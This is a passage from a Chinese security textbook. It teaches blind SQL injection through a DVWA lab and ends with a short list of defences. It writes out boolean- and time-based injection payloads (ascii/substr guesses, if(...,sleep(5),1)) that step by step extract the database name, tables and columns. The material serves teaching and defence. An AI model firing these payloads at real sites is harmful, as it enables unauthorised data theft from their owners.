### SQL注入盲注

上面的实验已经证明了SQL注入的危害性，通过工具SQLMap可以轻松的获取数据库的所有表、列和数据，读者可能也有疑惑，它是如何达到目的的呢？

有一些SQL注入可以将SQL执行的结果回显，这种情况下，可以直接通过回显的结果来显示想要查询的各类信息，但是，实际情况中，具有回显的注入点非常罕见。在这种情况下就需要利用SQL盲注。

SQL盲注是不能通过直接显示的途径来获取数据库数据的方法。在盲注中，攻击者根据其返回页面的不同来判断信息（可能是页面内容的不同，也可以是响应时间不同）。一般情况下，盲注可分为三类：基于布尔SQL盲注、基于时间的SQL盲注、基于报错的SQL盲注。

首先，介绍几个常用的SQL函数：

（1）Substr函数的用法：取得字符串中指定起始位置和长度的字符串，默认是从起始位置到结束的子串。语法为：substr( string, start\_position, [ length ] )，比如substr('目标字符串',开始位置,长度)，再如substr('This is a test', 6, 2) 将返回 'is'。

（2）If函数的用法：如果满足一个条件可以赋一个需要的值。语法：IF(expr1,expr2,expr3)，其中，expr1是判断条件，expr2和expr3是符合expr1的自定义的返回结果，expr1为真则返回expr2，否则返回expr3。

（3）Sleep函数的用法：sleep(n)让语句停留n秒时间，然后返回0，如果执行被打断，返回1.

（4）Ascii函数的用法：返回字符的ASCII码值。

**1. 基于布尔SQL盲注**

对于一个注入点，页面只返回True和False两种类型页面，此时可以利用基于布尔的盲注。布尔盲注就是通过判断语句来猜解，如果判断条件正确则页面显示正常，否则报错，这样一轮一轮猜下去直到猜对，是挺麻烦但是相对简单的盲注方式。

接下来，通过DVWA中提供的注入案例，进行手工盲注，目标是推测出数据库、表和字段。手工盲注的过程，就像你与一个机器人聊天，这个机器人知道的很多，但只会回答“是”或者“不是”，因此你需要询问它这样的问题，例如“数据库名字的第一个字母是不是a啊？”，通过这种机械的询问，最终获得你想要的数据。

**实验七：DVWA中的SQL Injection(Blind)实践**

**第一步：判断是否存在注入，注入是字符型还是数字型**

输入1，显示相应用户存在，如图11-46：




图11-46 输入1 测试程序

输入1' and 1=1 #，单引号为了闭合原来SQL语句中的第一个单引号，而后面的#为了闭合后面的单引号。运行后，显示存在，如图11-47：




图11-47 输入1' and 1=1 #，测试程序

输入1' and 1=2 #，显示不存在，如图11-48：




图11-48 输入1' and 1=2 #，测试程序

说明存在字符型的SQL盲注。

点页面右下角View Source，来查看源代码，如图11-49：



图11-49 查看源码

很明显，安全级别为low的情况下，程序并未对id做任何处理。

**第二步：猜解当前数据库名**

想要猜解数据库名，首先要猜解数据库名的长度，然后挨个猜解字符。

输入1' and length(database())=1 #，显示不存在；

输入1' and length(database())=2 #，显示不存在；

输入1' and length(database())=3 #，显示不存在；

输入1' and length(database())=4 #，显示存在：




图11-50 输入1'and length(database())=4 #，测试程序

说明数据库名长度为4。

思考：如何获得数据库名字？一个个数据库名字尝试？何不采用二分法？

|  |
| --- |
| 输入1' and ascii(substr(databse(),1,1))>97 #，显示存在，说明数据库名的第一个字符的ascii值大于97（小写字母a的ascii值）；  输入1' and ascii(substr(databse(),1,1))<122 #，显示存在，说明数据库名的第一个字符的ascii值小于122（小写字母z的ascii值）；  输入1' and ascii(substr(databse(),1,1))<109 #，显示存在，说明数据库名的第一个字符的ascii值小于109（小写字母m的ascii值）；  输入1' and ascii(substr(databse(),1,1))<103 #，显示存在，说明数据库名的第一个字符的ascii值小于103（小写字母g的ascii值）；  输入1' and ascii(substr(databse(),1,1))<100 #，显示不存在，说明数据库名的第一个字符的ascii值不小于100（小写字母d的ascii值）；  输入1' and ascii(substr(databse(),1,1))>100 #，显示不存在，说明数据库名的第一个字符的ascii值不大于100（小写字母d的ascii值），所以数据库名的第一个字符的ascii值为100，即小写字母d。  … |

重复上述步骤，就可以猜解出完整的数据库名（dvwa）了。

**第三步：猜解数据库中的表名**

首先猜解数据库中表的数量：

1' and (select count (table\_name) from information\_schema.tables where table\_schema=database())=1 # 显示不存在

1' and (select count (table\_name) from information\_schema.tables where table\_schema=database() )=2 # 显示存在

说明数据库中共有两个表。

接着挨个猜解表名：

1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=1 # 显示不存在

1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=2 # 显示不存在

…

1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=9 # 显示存在

说明第一个表名长度为9。

接下来，继续用二分法来猜测表名。

|  |
| --- |
| 1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))>97 # 显示存在  1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))<122 # 显示存在  1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))<109 # 显示存在  1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))<103 # 显示不存在  1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))>103 # 显示不存在 |

说明第一个表的名字的第一个字符为小写字母g。

…

重复上述步骤，即可猜解出两个表名（guestbook、users）。

**第四步：猜解表中的字段名**

首先猜解表中字段的数量：

1’ and (select count(column\_name) from information\_schema.columns where table\_name= ’users’)=1# 显示不存在

…

1’ and (select count(column\_name) from information\_schema.columns where table\_name= ’users’)=8 # 显示存在

说明users表有8个字段。

接着挨个猜解字段名：

1’ and length(substr((select column\_name from information\_schema.columns where table\_name= ’users’ limit 0,1),1))=1 # 显示不存在

…

1’ and length(substr((select column\_name from information\_schema.columns where table\_name= ’users’ limit 0,1),1))=7 # 显示存在

说明users表的第一个字段为7个字符长度。

采用二分法，即可猜解出所有字段名。

**第五步：猜解表中数据**

继续用二分法

……

**2. 基于时间的SQL盲注**

也可以使用基于时间的SQL盲注，首先判断是否存在注入，注入是字符型还是数字型：

输入1’and sleep(5) #，感觉到明显延迟

输入1 and sleep(5) #，没有延迟

说明存在字符型的基于时间的盲注。

猜解当前数据库名字长度：

1’ and if(length(database())=1,sleep(5),1) #没有延迟

1’ and if(length(database())=4,sleep(5),1) # 明显延迟

采用二分法猜解数据库名：

1’ and if(ascii(substr(database(),1,1))>97,sleep(5),1)# 明显延迟

以此类推，猜解表、字段和数据。

**实验八：基于时间盲注，对DVWA中的SQL Injection(Blind)进行实践**

### SQL注入防御措施

由于越来越多的攻击利用了SQL注入技术，也随之产生了很多试图解决注入漏洞的方案。目前被提出的方案有：

(1) 在服务端正式处理之前对提交数据的合法性进行检查；

(2) 封装客户端提交信息；

(3) 替换或删除敏感字符/字符串；

(4) 屏蔽出错信息。

方 案1被公认是最根本的解决方案，在确认客户端的输入合法之前，服务端拒绝进行关键性的处理操作，不过这需要开发者能够以一种安全的方式来构建网络应用程序，虽然已有大量针对在网络应用程序开发中如何安全地访问数据库的文档出版，但仍然有很多开发者缺乏足够的安全意识，造成开发出的产品中依旧存在注入漏洞；方案2的做法需要RDBMS的支持，目前只有Oracle采用该技术；方案3则是一种不完全的解决措施，例如，当客户端的输入为 “…ccmdmcmdd…”时,在对敏感字符串“cmd”替换删除以后，剩下的字符正好是“…cmd…”。

方案4是目前最常被采用的方法，很多安全文档都认为SQL注入攻击需要通过错误信息收集信息，有些甚至声称某些特殊的任务若缺乏详细的错误信息则不能完成，这使很多安全专家形成一种观念，即注入攻击在缺乏详细错误的情况下不能实施。而实际上，屏蔽错误信息是在服务端处理完毕之后进行补救，攻击其实已经发生，只是企图阻止攻击者知道攻击的结果而已。

通常，上面这些方法需要结合使用。